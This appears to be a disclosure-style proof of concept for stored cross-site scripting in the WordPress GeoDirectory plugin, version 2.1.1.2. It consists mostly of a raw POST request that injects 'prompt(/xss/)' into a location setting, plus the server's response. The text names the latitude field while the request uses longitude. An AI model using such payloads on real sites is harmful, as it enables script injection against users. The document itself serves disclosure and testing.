Exploit Title: WrodPress Plugin GeoDirectory——Stored Cross-Site Scripting

Exploit Author: Thinkland Security Team

Vendor Homepage: https://wordpress.org/plugins/geodirectory/


Version : V 2.1.1.2

Vulnerability Type: Stored Cross-Site Scripting

Tested on Windows 10 、XAMPP

Vulnerability proof:

1. go to http://192.168.50.200/wordpress/wp-admin/admin.php?page=gd-settings&tab=general&section=location




2. Click Save changes,In the default_location_latitude parameter, insert the xss payload "prompt(/xss/)"

```
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="default_location_latitude"

39.9523894183957
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="default_location_longitude"

prompt(/xss/)
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="default_location_timezone_string"

UTC
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="save"

Save changes
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="_wpnonce"

b87a3f51fd
------WebKitFormBoundaryOU7h7cfwrWBpxQwc
Content-Disposition: form-data; name="_wp_http_referer"

/wordpress/wp-admin/admin.php?page=gd-settings&tab=general&section=location
------WebKitFormBoundaryOU7h7cfwrWBpxQwc--
```

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
Date: Thu, 02 Sep 2021 05:42:02 GMT
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.24
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/7.3.24
Content-Length: 171330

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
    <title>
      GeoDirectory settings &lsaquo; wordpress &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(document).ready(func);
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
```

3.Visit again http://192.168.50.200/wordpress/wp-admin/admin.php?page=gd-settings&tab=general&section=location



4.Vulnerability proof: